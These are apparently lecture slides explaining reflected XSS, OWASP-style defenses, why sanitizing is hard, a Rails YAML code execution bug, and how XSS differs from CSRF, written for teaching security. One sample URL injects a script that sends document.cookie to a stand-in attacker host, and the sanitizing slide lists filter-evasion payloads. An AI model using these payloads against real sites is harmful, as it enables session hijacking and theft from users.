
Reflected XSS attack




Reflected XSS attack



Reflected XSS attack



Reflected XSS attack



Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks:
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     "http://bad.com/steal?c="
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Browser would execute this within victim.com's origin

Reflected XSS Summary

- Target: User with *Javascript-enabled browser*; vulnerable web service that includes parts of URLs it receives in the output it generates
- Attack goal: Run script in user's browser with same access as provided to server's regular scripts (subvert SOP)
- Attacker needs: Get user to click on specially-crafted URL.
  - Optional: A server for receiving stolen user information
- Key trick: Server does not ensure its output does not contain foreign, embedded scripts

XSS Defense

- Open Web Application Security Project (OWASP)
  - Whitelist: Validate all headers, cookies, query strings, … everything … against a rigorous spec of what is allowed.
  - Don't attempt to filter/sanitize:
    - Sanitizing: remove executable parts of user-provided content, eg, `<script>` ... `</script>`
    - Libraries exist for this purpose

Difficulty with sanitizing

- Bad guys are inventive: *lots* of ways to introduce Javascript; e.g., CSS tags and XML-encoded data:
  - `<div style="background-image: url(javascript:alert(’JavaScript’))">...</div>`
  - `<XML ID=I><X><C><![CDATA[<IMG SRC="javas]]><![CDATA[cript:alert(’XSS’);">]]>`
- Worse: browsers “help” by parsing broken HTML
- Samy figured out that IE permits javascript tag to be split across two lines; evaded MySpace filter

Input validation, ad infinitum

- Many other web-based bugs, ultimately due to **trusting external input** (too much)
- Another: **Ruby on Rails Remote Code Execution**
  - Web request parameters parsed by `content-type`
    - Auto parses XML
  - YAML data can be embedded in XML
    - Standard Ruby YAML parser can create Ruby *objects*
    - Parsing can trigger arbitrary code within objects — including exec shell commands — oops!

http://blog.codeclimate.com/blog/2013/01/10/rails-remote-code-execution-vulnerability-explained/

XSS vs. CSRF

- Do not confuse the two:

- XSS exploits the trust a client browser has in data sent from the legitimate website
  - So the attacker tries to control what the website sends to the client browser

- CSRF exploits the trust a legitimate website has in data sent from the client browser
  - So the attacker tries to control what the client browser sends to the website